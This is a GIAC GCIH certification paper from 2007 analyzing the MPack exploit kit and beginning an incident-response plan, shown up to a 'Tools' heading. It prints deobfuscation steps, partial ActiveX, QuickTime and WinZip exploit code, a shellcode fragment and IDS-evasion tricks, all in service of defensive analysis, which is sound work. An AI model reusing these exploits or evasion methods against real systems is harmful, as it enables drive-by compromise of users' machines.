Global Information Assurance Certification Paper

Exploitation Kits Revealed - MPack

GCIH Gold Certification

Author: Andrew Martin, andrew@martinsecurity.net
http://www.martinsecurity.net

Advisor: Dominicus Adriyanto Hindarto

Accepted: December 9th, 2007

Table of Contents

Abstract – Summary & Conclusion

This research paper is divided into two basic sections. Section 1 describes the MPack exploitation kit which has made a big splash in the security world recently. This involves an analysis of how MPack works including how it infects a user's PC, the look and feel of its payload and the evasion techniques it uses to hide its presence from Intrusion Detection Systems. Following this, the author sets out how to respond to a sample MPack attack by using the incident response process. This covers how to identify, counter, and eliminate the threat using a variety of approaches & techniques. The analysis is performed without access to the MPack source code to reflect real world circumstances.

The second section steps back from the specific technical aspects of MPack to set out a basic primer for IT staff to handle an MPack attack. By extension, techniques discussed here may be used to investigate other similar attacks. The analysis is structured using the SANS PICERL methodology and covers: Preparation, Identification, Containment, Eradication, Recovery and Lessons Learned.

We conclude with lessons learned and provide a "To do list" for organizations to detect and counter such threats.

Background

First discovered by Panda Labs in December 2006, MPack is written by the Dream Coders Team and is available for purchase on several websites dedicated to hacking. While

not a totally new method for exploiting PCs, it seems to be the most widespread at the moment. The motivation behind creating MPack seems to be purely financial as the creators charge a set fee to purchase the source code, plus additional fees for added features and updates. The software is frequently updated to improve functionality and make it more difficult to detect.

According to Panda Labs, “updates to new versions are not included in the purchase. Each new exploit costs between $50 and $150 depending on the vulnerability degree. Preventing it from being detected by the antiviruses would cost an additional $30 for the executables and $20 for the scripts.” Panda Software, (2007a). “Its price has increased from $700 to $1000.” Panda Software, (2007b).

Source Code: $1000
New Exploits: $50-$150 depending on damage potential
Prevent antivirus detection for executables: $20
Prevent antivirus detection for scripts: $30

Tens of thousands of web sites have already been compromised by attackers that lead to exploitation by MPack. They embed a simple iframe (hidden frame) into one of the pages on the legitimate site that redirects unsuspecting users to a malicious site. Creation of such an application highlights the continual arms race that grips the information security industry.

1. How MPack Works

1.1 Behavior

The application is modular in nature and uses a variety of exploits against its target. The malicious site detects what browser and operating system the victim is running by checking the user agent string sent by the client and tailors the attack accordingly. Using wget with the "–-user-agent" option, we can mimic any browser and OS combination to probe our target. Figure 1 sets out the results of using several different user agent strings to download index.php.

Figure 1 The result of using different user agent strings to download index.php

Browser / OS Version	**User Agent**	**File Size (Bytes)**	**MD5**
IE 7.0 on Windows 2003	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2)	30475	9d5a5c124e68476ac487a90144a66ba5
IE 7.0 on Windows XP SP2	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1)	30475	9d5a5c124e68476ac487a90144a66ba5
IE 7.0 on Windows 2000	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.0)	32477	5d599473cccb2da10ba1dbc151719792
IE 6.0 on Windows 2003	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2)	30475	9d5a5c124e68476ac487a90144a66ba5
IE 6.0 on Windows XP SP2	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)	30475	9d5a5c124e68476ac487a90144a66ba5
IE 6.0 on Windows	Mozilla/4.0 (compatible; MSIE	32477	5d599473cccb2da10ba1dbc151719792

2000	6.0; Windows NT 5.0)		
Opera 7.0 on Windows 2003	Opera/7.0 (Windows NT 5.2; U)	3163	e761ffc63f335fc7cf70a4501e8bf027
Opera 7.0 on Windows XP	Opera/7.0 (Windows NT 5.1; U)	3163	e761ffc63f335fc7cf70a4501e8bf027
Opera 7.0 on Windows 2000	Opera/7.0 (Windows NT 5.0; U)	3163	e761ffc63f335fc7cf70a4501e8bf027
Opera 9.0 on Windows 2003	Opera/9.0 (Windows NT 5.2; U)	0	NA
Opera 9.0 on Windows XP	Opera/9.0 (Windows NT 5.1; U)	0	NA
Opera 9.0 on Windows 2000	Opera/9.0 (Windows NT 5.0; U)	0	NA
Firefox 1.0 on Windows XP**	Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.7.5) Gecko/20041107 Firefox/1.0	0	NA
Firefox 1.5 on Windows XP**	Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.8) Gecko/20051111 Firefox/1.5	0	NA
Firefox 2.0 on Windows XP**	Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.8.1) Gecko/20060918 Firefox/2.0	0	NA

After extensively probing the target by sending various user agent strings, we can infer the following:

- Exploits are both browser and operating system dependant.
- The same exploits are launched against both IE 6.0 and 7.0.
- Windows 2000 hosts are attacked differently than XP / 2003 hosts.
- The attack targeting Opera 7.0 is not tied to a particular version of Windows.

- Opera 9.0 and Firefox 1.0/1.5/2.0 are not targeted at all.**
- The scripts are not generated on the fly, since the MD5 sums do not change with each download of the same page.

** According to Panda Software's research, MPack launches attacks against Firefox. In this case however, the site studied does not exhibit this behavior.

1.2 Script Decoding

From our research above, it appears there are two major versions of the exploitation script in terms of obfuscation. Obfuscation is defined as "To make so confused or opaque as to be difficult to perceive or understand" Dictionary.com, obfuscation, (2007). The first targets IE6 / 7 on Windows 2000 / XP with added functionality for Windows 2000, while the second targets Opera 7.0. For this paper we will analyze the most popular target configuration, IE 6 on Windows XP. This script will now be called ieonwin.htm for analysis purposes.

1.2.1 Manually decoding ieonwin.htm

Below is a portion of code from the top of ieonwin.htm.

```
<script
language=javascript>document.write(unescape("%3CScript%20Language%3D%27JavaScript%27
%3Edocument.write%28%20unescape%28%27%253C%2573%2563%2572%2569%2570%2574%253E%2520%
```

The entire ieonwin.htm script is obfuscated using the Javascript escape function. This function takes standard

ASCII characters and converts them into their hexadecimal equivalent. For example, the ! character is represented by %21 when passed through the escape function. When the browser processes the page, the unescape function converts the characters back to ASCII. This obfuscation is simple to decode. As noted below, one line of Perl is all that's needed to make it readable again:

```
cat ieonwin.htm | perl –pe 's/\%(..)/chr(hex($1))/ge' > ieonwin.htm.decode
```

The above command does the following:

- Display the contents of ieonwin.htm and send the output to the Perl command
- Search for each occurrence of the % character with any two characters immediately after it. This matches each hexadecimal character in the script.
- Convert each matched character from hex to ascii and write the output into a new file called ieonwin.htm.decode.

We should now have a decoded version of ieonwin.htm as shown below.

Output:

```
<script language=javascript>document.write(unescape("<Script
Language='JavaScript'>document.write(
unescape('%3C%73%63%72%69%70%74%3E%20%0D%0A%66%75%6E%63%74%69%6F%6E%20%7A%58%
```

The output is more readable when compared to the first portion of script from this section; however, it still contains escaped characters. It seems the script was put through two escape functions when it was created. We simply

reuse our previous command to remove the second layer of obfuscation.

```
cat ieonwin.htm.decode | perl –pe ‘s/\%(..)/chr(hex($1))/ge’ > ieonwin.htm.decode2
```

Output:

```
<script language=javascript>document.write(unescape("<Script
Language='JavaScript'>document.write( unescape('<script> function zX(s)
{ var s1= unescape( s.substr(0, s.length-1));  var t='';for(i=0;i<s1.length;i++)
t+=String.fromCharCode(
```

Now the script is fully readable, but it could still use some formatting. Since we converted the escaped text twice, two of the Javascript tags need to be removed in order to maintain the correct code syntax. With the code in its current single line format, it will not run in a debugger. After running the script through two online tools, http://www.prettyprinter.de/index.php and http://www.stanford.edu/~bsuter/js/convert.html the script is ready to work with.

This is the main obfuscation function that decodes the exploit on the fly. It not only serves to hide the code’s true form but also aides in evading detection by an Intrusion Detection System (IDS). We will analyze the code line by line and in a Javascript debugger.

```
function zX(s)
{
var s1= unescape( s.substr(0, s.length-1));
var t='';
    for(i=0;i<s1.length;i++)
```

```
    t+=String.fromCharCode( s1.charCodeAt(i)-
s.substr(s.length-1, 1));
    document.write(unescape(t));
}
```

All this may look like gibberish but from a high level we can discern the key portions of code.

- The encoded text is passed to the zX function for deobfuscation,
- A for loop is then used to loop through each character and convert it to a new value
- That value is then sent to the browser.

Line by Line Method

Now that we have a readable copy of the script, we will go over each element of the technique used to perform the next layer of obfuscation. This is a manual technique and for someone not familiar with Javascript, could take a considerable amount of time to decipher.


```
//define a function called zX and pass it an argument, s
function zX(s)
{

//take the length of the s variable, cut off the last
// character, and assign the resulting value to s1
var s1= unescape( s.substr(0, s.length-1));

//assign a new variable, t
var t='';
```

```
//run a for loop that beings at 0, increment it by 1 each
//time it is run, and stop once it reaches the length of
//the s1 variable
     for(i=0;i<s1.length;i++)

     //for each character, subtract a value from it, the
     //value to subtract is the number at the very end of
     //the string that was passed to zX as the value s.
     //After converting each character, concatenate the new
     //value onto the variable t.
     t+=String.fromCharCode( s1.charCodeAt(i)-
s.substr(s.length-1, 1));

     //send the value of t to the browser
     document.write(unescape(t));
     }
```

Javascript Debugger Method

A faster and easier method for understanding this layer of obfuscation is to use a Javascript debugger. In order to debug the Javascript, we will use the Firefox add-on Firebug. We begin by disabling Javascript in our browser to ensure the code is not executed the first time the page is loaded as shown in Figure 2 below. To disable Javascript in FireFox, click “Tools > Options > Content” and “uncheck Enable JavaScript” as shown below.

Figure 2 Disabling Javascript in Firefox




Once the page is loaded, we open the Firebug window and set a breakpoint on the following line of code as seen on line 5 of Figure 3 below.

var s1= unescape(s.substr(0, s.length-1));

We then step into the script (F11) a few times and land on the for loop.


Figure 3 Setting a breakpoint and stepping onto the for loop



The variable s contains a bunch of text and so does s1, see figure 4. The contents of the variables are displayed on the right hand side and they both look the


same. Given that Firebug can't display the entire contents of the variables due to their length, we must imagine one value being cut off from the end of variable s1.

Figure 4 Viewing the contents of several variables while debugging in FireBug.



Variable t contains only one character because we have only been through the for loop one time so far. Pressing F11 several more times will continue to populate the t variable as seen in figure 5.

Figure 5 Viewing the contents of several variables while debugging in FireBug.



The t variable now contains valid characters, t contains "<html><head><script language" which is the beginning of the unwrapped code to be sent into our browser.

As you can see, manually decoding this script is quite time consuming. There is another method we can use to decode this script in about 30 seconds however. This is set out in section 1.2.2 below.

1.2.2 Automatically decoding ieonwin.htm

The first step in automatically decoding a script such as this is to replace document.write(t) with alert(t). This

will send the output of variable t into our browser within an alert window. By performing this step we can make sure the code isn't hiding any tricks for when we utilize the next method.

Change document.write(unescape(t)); to alert(t); and we get the following.

Figure 6 Small portion of the script being sent to the browser with alert().

This is a portion of the decoded script, displayed within an alert window. Notice the first line; this is what we saw when running the script in Firebug (See page 9/10). Now we can confirm that the first few lines of code don't contain any nasty reverse Javascript engineering tricks. Therefore, we can perform the next step.


Change:
document.write(unescape(t));

To:

```
document.write("<textarea cols=100 rows=100>");
document.write(t);
```


Then refresh the page in your browser and the text will be printed into a textarea box as seen in figure 7.

Figure 7 The contents of the script are written into a textarea box for easy manipulation.



In this case, the code is not formatted at all and contains hex characters. We can use the hex to ascii converter available here: http://centricle.com/tools/ascii-hex/ to convert the hex and format the code properly. A sample of this output is shown in figure 8.

Figure 8 Converting the output in the textarea box into a more readable format.



Now the code can be analyzed to determine the following:

- How many exploits does the script contain
- What payload is sent to the victim
- Why does the script fully or partially evade an IDS

1.3 Script Analysis

1.3.1 Exploits

Depending on the configuration, Mpack is able to utilize several exploits. In this case, the script is attempting 4 different exploits. Even though only one of the four exploits targets Internet Explorer itself, it is still used as a vector to access the other vulnerable functions.

The first exploit targets a vulnerable ActiveX control (MS06-057) which is included in Internet Explorer. An ActiveX control is “A software module based on Microsoft's Component Object Model (COM) architecture. It enables a program to add functionality by calling ready-made components that blend in and appear as normal parts of the program. They are typically used to add user interface functions, such as 3D toolbars, a notepad, calculator or even a spreadsheet.” Techweb, (2004).

To simplify this convoluted definition, an ActiveX control is basically an executable program that is accessible via the web.

This vulnerability was originally discovered during the Month of Browser Bugs (#18) which was started by HD Moore to highlight the security issues in popular web browsers. 0day exploit code (0day refers to a vulnerability that has not been patched by the vendor), was released in the wild shortly after.

Exploit 1 - MS06-057 (WebFolder View)

http://www.microsoft.com/technet/security/Bulletin/MS06-057.mspx

Partial MPack exploit code:

```
function startVF()
{
      for (i=0;i<128;i++)
      {
            try{  var tar = new
                  ActiveXObject('WebVi'+'ewFol'+'de'+'rIc'+'on.webVi'+'
                  ewFol'+'derI'+'con.1');
                  d = 0x7ffffffe;
                  b = 0x0c0c0c0c
                  tar.setSlice(d, b, b, b );
            }catch(e){}
      }
}
```

MPack's second exploit which targets a vulnerability in the RDS.Dataspace ActiveX object (MS06-014) is one of the most popular exploits in use today. Even though there has been a patch available since April 11, 2006 this vulnerability ranked #2 on ISS's most popular exploit list of 2006. ISS, (2007).

Exploit 2 - MS06-014 (Microsoft Data Access Components)
http://www.microsoft.com/technet/security/Bulletin/MS06-014.mspx

Partial MPack exploit code:

```
function MDAC() {
      var t = new Array('{BD96C5'+'56-65A3-11'+'D0-983A-
00C04FC'+'29E30}', '{BD96C'+'556-65A3-11'+'D0-983A-
00C0'+'4FC29E36}', '{AB9B'+'CEDD-EC7E-47'+'E1-9322-
D4A21'+'0617116}', '{0006F'+'033-0000-0000-C000-
```

000000'+'000046}', '{0006'+'F03A-0000-0000-C000-0000000'+'00046}'

The third vulnerability targeted by MPack is in a non Microsoft Product. Microsoft products have traditionally been heavily targeted by attackers due to their huge install base. Recently there seems to have been an increase in exploits targeting various other widely installed applications that run on Windows. Since the mega worms like Blaster, Sasser and Zotob became widespread, companies have developed strategies to patch for Microsoft vulnerabilities within a short time period. To make it easier on their corporate clients, Microsoft now releases patches on a set schedule to help their clients plan and schedule their patching.

With the discovery of vulnerabilities in other widely installed programs such as Quicktime, companies must change their patching procedures to cover all sorts of other applications. Chances are that the corporate will to patch several one off vulnerabilities in 3rd party applications is low. This means that vulnerabilities targeting 3rd party applications will go unpatched for a longer period than vulnerabilities that target a Microsoft product. Due to the nature of today's attacks, this mentality has to change.

Exploit 3 - CVE-2007-0015 (Quicktime RTSP)

http://nvd.nist.gov/nvd.cfm?cvename=CVE-2007-0015

Partial MPack exploit code:

```
var qt = new ActiveXObject('Quick'+'Time.Qu'+'ickTime');
                if (qt) {
```

```
var qthtml = '<object CLASSID="clsid:02BF25D5-
8C17-4B23-BC80-D3488ABDDC6B" width="1" height="1" style="border:0px">'+
'<param name="src" value="qt.php">'+
'<param name="autoplay" value="true">'+
'<param name="loop" value="false">'+
'<param name="controller" value="true">'+
'</object>';
```

Winzip is another 3rd party application and is the last target of this version of MPack. Similar to the first two vulnerabilities, Winzip 10 comes with an ActiveX object that is vulnerable to attack. Interestingly, not only is there an updated version of the software available from the vendor, but Microsoft also fixed the issue with MS06-067.

Exploit 4 - CVE-2006-5198 (Winzip Fileview)
http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-5198

Partial MPack exploit code:

```
var winzip = document.createElement("object");
winzip.setAttribute("classid", "clsid:A09AE6"+"8F-B14D-43"+"ED-B713-
BA413"+"F034904");
var ret=winzip.CreateNewFolderFromName(unescape("%00"));
```

1.3.2 Payload


The exploits discussed above are only one piece of the attack. If an exploit is successful in compromising a PC, any subsequent code that is executed is part of the payload that is delivered to the compromised machine. The script contains shellcode to run on a vicitm's machine. Shellcode is a series of assembly language instructions used to execute a program. Using shellcode 2 exe, it is quite

simple to determine what the shellcode payload of this script is used for. Below is a portion of the shellcode.

```
var a = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33" +
"%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42
f3%u9f64%u6ee7%uef03%uefeb" +
"%u64ef%ub903%u6187%ue1a1%u0703%uef11%uefef%uaa66%ub9eb%u7787%u6511%u07
e1%uef1f%uefef%uaa66%ub9e7" +
"%uca87%u105f%u072d%uef0d%uefef%uaa66%ub9e3%u0087%u0f21%u078f%uef3b%uef
ef%uaa66%ub9ff%u2e87%u0a96" +
```


We first need to remove the concatenation characters " + " in order to convert it. Then we use shellcode 2 exe (as shown in Figure 9, http://sandsprite.com/shellcode_2_exe.php) and select "bytes only" as we do not need an executable package made out of the code.

Figure 9 Converting shellcode with shellcode 2 exe.



We can then run the strings command on the resulting file, and get a sense of what the code does. See Figure 10.

Figure 10 Viewing the strings of bytes.sc.



In this case, the shellcode will download file.php from the same malicious site the script is hosted on. This is the payload that MPack is trying to deliver to the victim. The payload could be anything from a spam bot (a program that installs its own SMTP server to send SPAM messages from your machine with) to a key logger or even another downloader Trojan that downloads additional code from other locations.

1.4 Evasion Techniques

In order to make itself difficult to detect, MPack incorporates several layers of obfuscation using Javascript to make life difficult for security professionals.

The first and second modes of obfuscation have already been discussed in the script decoding section relating to how MPack works. The first method utilizes the Javascript escape function to convert ascii characters into their hexadecimal equivalents. This method does not evade detection by an IDS. Rather it simply adds a layer of complexity. The second obfuscation technique uses a simple rotation cipher to add the first real layer of IDS evading obfuscation.

The script's third evasion technique utilizes Javascript to split strings apart. This makes it more challenging for signatures to detect the traffic. The following line of code is from the exploit targeting MS06-057:

```
var tar = new ActiveXObject('WebVi'+'ewFol'+'de'+'rIc'+
```

```
'on.webVi'+'ewFol'+'derI'+'con.1');
```

IDS signatures observe a stream of data for certain patterns. If these patterns are detected, an alert will be generated. However, if a signature is written solely to detect the presence of an ActiveX object called WebViewFolderIcon.webViewFolderIcon.1, a script containing the above line split using Javascript will pass undetected. This is due to the fact that Javascript is executed on the client side. As the traffic is inspected by the IDS (which lacks a Javascript engine), it will not match the criteria set by the signature for this event.

MPack's last evasion technique is directed at the system level, not the network level. To add an additional layer of confusion, the script saves the payload to execute as a partially random filename, starting with "sys" on the victim's machine. This won't evade anti virus signatures, but it may add a slight amount of frustration during the investigation. Below is the portion of the script that creates the random executable name.

```
function GetRandString(len)
{
     var chars = "abcdefghiklmnopqrstuvwxyz";
     var string_length = len;
     var randomstring = '';
     for (var i=0; i<string_length; i++) {
          var rnum = Math.floor(Math.random() *
chars.length);
          randomstring += chars.substring(rnum,rnum+1);
     }
```

```
    return randomstring;

var name = "c:\\sys"+GetRandString(4)+".exe";
```

2. Handling an MPack Incident

Now that we know what MPack does and how it works, we can form a plan for responding to this type of attack and others like it. In order to effectively handle an incident involving MPack, the SANS PICERL methodology will be used. We will cover Preparation, Identification, Containment, Eradication, Recovery and Lessons Learned.

2.1 Example Scenario

PharmaCom is a fictitious medium size enterprise company that produces and distributes various pharmaceutical products. 10 users in the organization visit a legitimate website called www.pharmanewssite.com to gather information on what is happening in the industry. This site has been compromised by a remote attacker who has left a hidden iframe on the main index page. Whenever anyone browses to this website, they will be redirected without their knowledge to the attacker's malicious website, evilsite.com. This website utilizes MPack which attempts to exploit the victim and drop malicious code onto their machine via exploits for Internet Explorer, MDAC, Winzip and Quicktime. Once downloaded, the payload captures personal information and sends it back to the attacker via ftp to 123.123.32.21

Of the 10 users affected by this attack, 8 of their workstations are fully patched and are not vulnerable to

the attack. The two remaining users are fully patched for all Microsoft related vulnerabilities; however they both have Quicktime version 7.1.3 installed which is not covered in their company's patching practices. This allows their workstations to be compromised by the attacker, as MPack includes functionality to exploit Quicktime. These two users have anti virus protection installed, however due to the speed with which the attacker updates their malcode, the dropped files evade AV detection. Not only does the malware evade initial detection but it is able to check for updates once a day. This allows the attacker to release new versions at regular intervals in order to continuously elude anti virus detection. The attack was not detected by the IDS as the code was heavily obfuscated to not trigger specific signatures. The compromises were discovered only after the users called and complained to the helpdesk several times that their computer seemed to be "acting funny".

2.2 Preparation

This section covers the tools, people and policies required to adequately prepare for and counter against an attack such as MPack.

2.2.1 Policies

Before we delve into what latest and greatest tools are needed for an investigation, corporate policies need to be discussed. Polices are a top down approach to dictate acceptable use practices for the entire organization. A well written security policy will clearly define what users can and cannot do and what rights (if any) they have to privacy while using corporate resources.

The security professional must be well aware of their organization's policy surrounding acceptable use and privacy prior to any investigation. These two sections can have a large impact on the ways in which an investigation can be conducted.

Acceptable use

A user is found to be infected with a key logging virus which sends logged data back to the attacker. Upon investigating the incident, it is discovered that the user was infected when they the violated acceptable use policy and downloaded a pirated copy of a new software application from a peer to peer file sharing network. Without a proper security policy that states *Employees may access the internet for business purposes only*, users may feel they can access any resource on the internet they choose. With a proper acceptable use policy in place, users know what is and isn't allowed and that there are repercussions for their actions if they violate this policy.

Privacy

Corporate policy regarding privacy also has a huge impact on investigations. As security professionals, are we allowed to read email, view website surfing activity and capture network traffic of users believed to be targeted by an attack?

Having a clearly written security policy to cover these situations will not only limit the potentially harmful activities of users, but it also provides a

framework that security professionals may work within to accomplish their tasks.

2.2.2 People

Without having access to the right people, an investigation will have little chance of success. The security professional is only one member in an incident handling team. The number and type of people involved with handling incidents will vary depending on the size and type of organization, but as a general guideline, the following groups should be involved. Skoudis, E.(2007).

Security Professionals
Operations (system administration)
Network Management
Legal counsel
Human resources
Public affairs / Public relations
Disaster Recovery / Business Continuity Planning
Union Representation (if applicable)

Using the sample scenario on page 14, several of the above mentioned groups may become involved at some point during the investigation. It may also be wise to involve your country's CIRT team (if available) in order to gain more insight and expertise on the attack.

Security Professionals will (hopefully) detect the attack via an IDS and investigate the attack further. Once they have determined what sites/IP's are involved in the attack, they will contact the network team to have the malicious IP's blocked at the perimeter. In order to

determine the impact of the attack, the operations team must be contacted to check for security patches on the targeted machines.

Once it has been determined that 2 machines have been compromised, the security professional will need to conduct additional assessments to determine the severity of the compromise. The code that is dropped into the affected workstation may only be a spamming tool; however it could also be a password stealer, https traffic monitoring Trojan or maybe it searches for all documents on the system and emails them to the attacker. If there is the possibility that sensitive corporate information or personal information was stolen, legal, public relations and human resources may need to be involved and law enforcement may need to be contacted.

This type of scenario is actually quite common on the internet today. A seemingly insignificant attack can result in an investigation involving many different groups within and outside an organization.

2.2.3 Tools

